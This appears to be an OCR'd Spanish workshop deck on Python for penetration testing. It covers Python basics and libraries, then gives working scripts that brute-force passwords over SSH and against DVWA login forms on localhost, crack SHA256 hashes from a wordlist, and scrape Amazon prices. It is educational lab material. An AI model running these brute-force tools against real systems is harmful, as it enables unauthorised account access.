
Taller
Python for Pentesting

Steven Vega Ramírez

- Especialista en ciberseguridad por Universidad LEAD.
- Certificaciones CompTIA Security+, Ethical Hacking, Red Team Operations and Adversary Simulations, LPI Linux, Cisco, Mikrotik, etc.
- Más de 8 años de experiencia trabajando en el ámbito de la computación.
- Experiencia como administrador de redes y gestor de ciberseguridad en datacenters e ISPs.
- Instructor de varios cursos de Ethical Hacking y Ciberseguridad.
- Penetration Tester.
- Miembro de la comunidad DC11506.
- Seguidor de las competencias Capture The Flag.



Contacto:
stevenvegar@gmail.com
Telegram: stevenvegar25

Conceptos básicos de programación en Python

¿Qué es Python3?

- Es un lenguaje de programación interpretado, orientado a objetos y de alto nivel.
- Muy atractivo para el desarrollo rápido de aplicaciones, así como para su uso como lenguaje de scripts o pegamento para conectar componentes existentes.
- Python admite módulos y paquetes, lo que fomenta la modularidad del programa y la reutilización del código.
- Es un lenguaje de propósito general, lo que significa que se puede usar para crear una variedad de programas diferentes.
- Tiene una sintaxis simple que imita el lenguaje natural, por lo que es más fácil de leer y comprender.
- Python se puede utilizar para muchas tareas diferentes, desde el desarrollo web hasta el aprendizaje automático.

Python3 para Pentesting

- Entender como los scripts y las pruebas de conceptos funcionan.
- Crear nuestros propios scripts o pruebas de concepto de manera fácil y rápida.
- Modificar programas existentes hechos en Python.
- Fácil de entender, utilizar y aprender como primer lenguaje de programación.
- Permite automatizar tareas para crackear o aplicar fuerza bruta.
- Se puede utilizar en conjunto con otras herramientas como nmap.
- Facilita guardar resultados de comandos en archivos de texto, Excel o CSV.

Sintáxis

- Para la creación de scripts, la identación adecuada es fundamental, se pueden utilizar espacios o tabulaciones.
- No es necesario terminar cada línea de código con algún símbolo o caracter, pero se podría utilizar ; para escribir varias sentencias en la misma línea.
- Las palabras reservadas son: and, as, assert, async, await, break, class, continue, def, del, elif, else, except, exec, False, finally, for, from, global, if, import, in, is, lambda, None, nonlocal, not, or, pass, print, raise, return, True, try, while, with, yield.
- Los comentarios se realizan con los símbolos “#” o “””.
- Haciendo uso de \ se puede romper el código en varias líneas, o si estamos dentro de un bloque rodeado con paréntesis (), bastaría con saltar a la siguiente línea.

Variables y tipos de datos

- Las variables se asignan a un nombre seguido del símbolo “=”.
- No es necesario declarar el tipo de dato que contienen las variables.
- Podemos asignar el nombre que queramos, respetando no usar las palabras reservadas de Python ni espacios, guiones o números al principio.
- Se pueden asignar múltiples variables en la misma línea.
- Python soporta cuatro tipos numéricos diferentes: int (enteros con signo), float (valores reales de punto flotante) y complex (números complejos).
- Cadenas o strings son un conjunto de caracteres encerrados entre comillas, simples o dobles.
- El tipo de variable booleano se utiliza para distinguir entre sentencias True or False.

Listas

- Una lista contiene elementos separados por comas y **encerrados entre corchetes [].**
- Permiten almacenar un conjunto arbitrario de datos, es decir, podemos guardar en ellas prácticamente lo que sea.
- Se podría decir que son similares a los arrays en otros lenguajes de programación.
- Son ordenadas, mantienen el orden en el que han sido definidas.
- Pueden ser indexadas con [i].
- Permite elementos duplicados.
- Se pueden anidar, es decir, meter una dentro de la otra.
- **Son mutables**, ya que sus elementos pueden ser modificados.
- Son dinámicas, ya que se pueden añadir o eliminar elementos.
- Métodos: append(), len(), insert(), remove(), index(), pop(), reverse(), sort(), etc.

Tuplas

- Una lista contiene elementos separados por comas y **encerrados entre paréntesis ().**
- Permiten almacenar un conjunto arbitrario de datos, es decir, podemos guardar en ellas prácticamente lo que sea.
- Son ordenadas, mantienen el orden en el que han sido definidas.
- Pueden ser indexadas con [i].
- Permite elementos duplicados.
- Se pueden anidar, es decir, meter una dentro de la otra.
- **Son inmutables**, lo que significa que no pueden ser modificadas una vez declaradas.
- Métodos: count(), index().

Sets

- Una lista contiene elementos separados por comas y **encerrados entre llaves {}.**
- Permiten almacenar un conjunto arbitrario de datos, es decir, podemos guardar en ellas prácticamente lo que sea.
- Los elementos de un set son únicos, lo que significa que no puede haber elementos duplicados.
- No tienen un orden determinado, pueden resultar en diferentes posiciones.
- No pueden ser indexados.
- No se pueden anidar, es decir, no pueden contener sets dentro de un set.
- **Son inmutables**, lo que significa que no pueden ser modificadas una vez declaradas.
- Métodos: add(), remove(), discard(), pop(), clear(), update(), etc.

Diccionarios

- Es una colección de elementos, donde cada uno tiene una llave *key* y un valor *value*.
- Se pueden crear con llaves {} separando con una coma cada par key: value.
- Son dinámicos, pueden crecer o decrecer, se pueden añadir o eliminar elementos.
- Son indexados, los elementos del diccionario son accesibles a través del key.
- Y son anidados, un diccionario puede contener a otro diccionario en su campo value.
- No permite tener más de un elemento con el mismo nombre de llave.
- Métodos: clear(), get(), items(), keys(), values(), pop(), etc.

Condicionales

- Podemos cambiar el flujo de ejecución de un programa, haciendo que ciertos bloques de código se ejecuten si y solo si se dan unas condiciones particulares.
- La sentencia *if* nos permite ejecutar un bloque de código si las condiciones necesarias se cumplen o no se cumplen, con esto el propio programa decide su camino de ejecución.
- La sentencia *if* debe ir terminada por : y el bloque de código debe estar identado.
- Las clausulas *elif* y *else* entran a ejecutarse si el if principal no cumple la condición.
- Operadores relacionales: ==, !=, >, <, >= y <=.
- Operadores lógicos: and, or y not.
- Operadores de identidad: is y is not.
- Operadores de membresía: in y not in.

Bucle for

- Un bucle *for* se utiliza para iterar sobre una secuencia (que es una lista, una tupla, un diccionario, un conjunto o una cadena).
- Con el bucle *for* podemos ejecutar un conjunto de declaraciones, una vez para cada elemento de una lista, tupla, conjunto, etc.
- Incluso las cadenas son objetos iterables, contienen una secuencia de caracteres.
- Con la instrucción *break* podemos detener el ciclo antes de que haya pasado por todos los elementos.
- Con la instrucción *continue* podemos detener la iteración actual del ciclo y continuar con la siguiente.
- Los bucles *for* no pueden estar vacíos, pero si por alguna razón tiene un bucle *for* sin contenido, ingrese la instrucción *pass* para evitar errores.
- La palabra clave *else* en un bucle *for* especifica un bloque de código que se ejecutará cuando finalice el bucle.

Bucle while

- Nos permite ejecutar una sección de código repetidas veces mientras una condición determinada se cumpla, una vez se deje de cumplir, se saldrá del bucle y continuará la ejecución normal.
- Con la sentencia *break* podemos detener el ciclo incluso si la condición *while* es verdadera.
- Con la declaración *continue* podemos detener la iteración actual y continuar con la siguiente.
- Con la instrucción *else* podemos ejecutar un bloque de código una vez cuando la condición ya no es verdadera.
- Si se condiciona por el valor de una variable, se debe incrementar el valor de dicha variable en cada iteración para que llegue a su final, sino el bucle se ejecutará infinitamente.

Excepciones

- Son una forma de controlar el comportamiento de un programa cuando se produce un error.
- Pueden ser capturadas y manejadas adecuadamente, sin que el programa se detenga.
- El bloque *try* le permite probar un bloque de código en busca de errores.
- El bloque *except* le permite manejar el error.
- El bloque *finally* le permite ejecutar código, independientemente del resultado de los bloques *try* y *except*.
- Puede utilizar la palabra clave *else* para definir un bloque de código que se ejecutará si no se produjeron errores.
- Para lanzar (o subir) una excepción, use la palabra clave *raise*.

Funciones

- Una función es un bloque de código que solo se ejecuta cuando se llama.
- Cualquier función tendrá un nombre, unos argumentos de entrada, un código a ejecutar y unos parámetros de salida.
- Para llamar a una función, use el nombre de la función seguido de paréntesis.
- Los argumentos se especifican después del nombre de la función, entre el paréntesis. Puede agregar tantos argumentos como desee, separados con una coma.
- Si llamamos a la función sin argumento, usa el valor predeterminado.
- Puede enviar cualquier tipo de datos de argumento a una función (cadena, número, lista, diccionario, etc.), y se tratará como el mismo tipo de datos dentro de la función.
- Para permitir que una función devuelva un valor, use la declaración *return*.
- Las funciones no pueden estar vacías, pero si por alguna razón tiene una definición de función sin contenido, coloque la declaración *pass* para evitar errores.

Administrador de paquetes

- *pip* es un sistema de gestión de paquetes utilizado para instalar y administrar paquetes de software escritos en Python. Muchos paquetes pueden ser encontrados en el Python Package Index (PyPI).
- Una ventaja importante de *pip* es la facilidad de su interfaz de línea de comandos, el cual permite instalar paquetes de software de Python fácilmente desde solo una orden.
- Otra característica particular de *pip* es que permite gestionar listas de paquetes y sus números de versión correspondientes a través de un archivo de requisitos.

Librería sys

- El módulo *sys* proporciona funciones y variables que se utilizan para manipular diferentes partes del entorno de ejecución de Python.
- *sys.argv* devuelve una lista de argumentos de línea de comando pasados a una secuencia de comandos de Python.
- *sys.exit* se utiliza para salir del programa de forma segura en caso de que se genere una excepción.
- *sys.stdout* se utiliza para mostrar la salida directamente en la consola de la pantalla.

Librería requests

- Permite enviar solicitudes HTTP / 1.1 con mucha facilidad.
- El método get() envía una solicitud GET a la URL especificada.
- El método post() envía una solicitud POST a la URL especificada cuando desea enviar algunos datos al servidor.
- El objeto requests.Response() contiene la respuesta del servidor a la solicitud HTTP.
- requests.Response().cookies retorna un objeto CookieJar con las cookies enviadas por el servidor.
- requests.Response().headers retorna un diccionario con la cabecera de la respuesta.
- requests.Response().status_code retorna el numero del codigo de estatus.
- requests.Response().text retorna el contenido de la respuesta en Unicode.
- https://docs.python-requests.org/en/latest/

Librería pwntools

- Es un marco CTF y una biblioteca de desarrollo de exploits, diseñado para la creación rápida de prototipos y tiene como objetivo que la escritura de exploits sea lo más simple posible.
- pwnlib.adb puente de depuración de Android
- pwnlib.encoders codificación de Shellcode
- pwnlib.elf trabajar con binarios ELF
- pwnlib.tubes.sock IP socks
- pwnlib.tubes.ssh SSH
- pwnlib.util.cyclic generación de secuencias únicas
- pwnlib.util.hashes funciones de hash
- pwnlib.util.web utilidades para trabajar con WWW
- https://docs.pwntools.com/en/stable/

Herramientas para pentesting y CaptureTheFlag

SSH bruteforce

ssh-brute.py

```python
from pwn import *
import paramiko

host = "127.0.0.1"
username = "root"
attempts = 0

with open("pass-list-200.txt", "r") as passlist:
    for passw in passlist:
        passw = passw.strip("\n")
        try:
            print("[" + str(attempts) + "] " + "Intentando contraseña: " + passw)
            login = ssh(host=host, user=username, password=passw, timeout=2)
            if login.connected():
                print ("Contraseña valida encontrada!!! " + passw)
                login.close()
                break
            else:
                login.close()
        except paramiko.ssh_exception.AuthenticationException:
            print ("Contraseña invalida!")
        except paramiko.ssh_exception.SSHException:
            continue
        attempts = attempts + 1

```

SHA256 cracker

ssh.py | sha256.py

```python
import pwn
import sys

if len(sys.argv) != 2:
    print ("Invalid arguments!")
    print ("Usage:", sys.argv[0], "<sha256sum>")
    exit()

hash_decode = sys.argv[1]
pass_file = "pass-list-10000.txt"
attempts = 0

with pwn.log.progress("Attempting to decode: " + hash_decode) as p:
    with open (pass_file, "r", encoding="utf-8") as pass_list:
        for passw in pass_list:
            passw = passw.strip("\n").encode("utf-8")
            pass_hash = pwn.sha256sumhex(passw)
            p.status("\n[" + str(attempts) + "] " + str(passw.decode("utf-8")) + " == " + str(pass_hash))
            if pass_hash == hash_decode:
                p.success("\nPassword hash found after " + str(attempts) + " attempts!\n" + str(passw.decode("utf-8")) + " hashes to " + str(pass_hash)
                exit()
            attempts = attempts + 1
        p.failure("Password hash not found !!!")
```

HTTP login bruteforce

http-login-brute.py

```python
import requests
import sys
import time
import re

target = "http://127.0.0.1/DVWA/login.php"
usernames = ["test", "user", "admin"]
passwords = "pass-list-200.txt"
needle = "Login failed"

for user in usernames:
    with open (passwords, "r") as passlist:
        for passw in passlist:
            passw = passw.strip("\n").encode()
            sys.stdout.write("[X] Intentando user:password --> " + str(user) + ":" + str(passw.decode()) + "\n")
            sys.stdout.flush()
            s = requests.session()
            login = s.get(target)
            token = re.search("'user_token' value='(.*?)'", login.text).group(1)
            time.sleep(0.5)
            r = s.post(target, data={"username": user, "password": passw, "Login": "Login", "user_token": token})
            if needle.encode() not in r.content:
                sys.stdout.write("\nCredenciales validas encontradas! --> " + str(user) + ":" + str(passw.decode()) + "\n\n")
                sys.stdout.flush()
                sys.exit()
        sys.stdout.write("Contraseña no encontrada para el usuario: " + str(user) + "\n")
        sys.stdout.flush()
```

HTTP bruteforce auth

http-login-brute.py

```python
import requests
import sys
import re

website = "http://127.0.0.1/DVWA/login.php"
target = "http://127.0.0.1/DVWA/vulnerabilities/brute/"
usernames = ["admin", "gordonb", "1337", "pablo", "smithy"]
passwords = "pass-list-10000.txt"
needle = "Username and/or password incorrect."

s = requests.session()
login = s.get(website)
token = re.search("'user_token' value='(.*?)'", login.text).group(1)
q = s.post(website, data={"username": "admin", "password": "password", "Login": "Login", "user_token": token})
#payload = {'username': "user", 'password': "passw", 'Login': 'Login'}
#r = s.get(target, params=payload)
#print (r.request.headers["Cookie"])

for user in usernames:
    with open (passwords, "r") as pass_list:
        for passw in pass_list:
            passw = passw.strip("\n").encode()
            payload = {'username': user, 'password': passw, 'Login': 'Login'}
            #header = {"Cookie": "security=low; PHPSESSID=i2dlgmrbsdc1tmtk6sv5pasdqn"}
            r = s.get(target, params=payload)

            print("[X] Attempting user:password -> " + str(user) + ":" + str(passw.decode()), end="\r")

            if needle not in r.text:
                print("\n[O] Valid credentials found: " + str(user) + ":" + str(passw.decode()) + "\n")
                break
```

Amazon Scraping

~/Escritorio/amazon-scrap.py • - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

amazon-scrap.py

```
1  import requests
2  from bs4 import BeautifulSoup
3  import re
4
5  website = ["https://www.amazon.com/Seagate-BarraCuda-Internal-Drive-3-5-Inch/dp/B07H2RR55Q/", "https://www.amazon.com/AMD-Ryzen
6
7  s = requests.session()
8  headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0", "Cookie": "session-id=141-6919
9
10 for webs in website:
11     try:
12         html = s.get(webs, headers=headers)
13         soup = BeautifulSoup(html.text, "html.parser")
14         price = soup.find(id="attach-base-product-price")
15         title = soup.find(id="productTitle").get_text().strip()
16 #print (html.text)
17 #print (html.request.headers)
18
19         print (title)
20         print ("$" + price["value"])
21     except TypeError:
22         print ("No price available")
23
```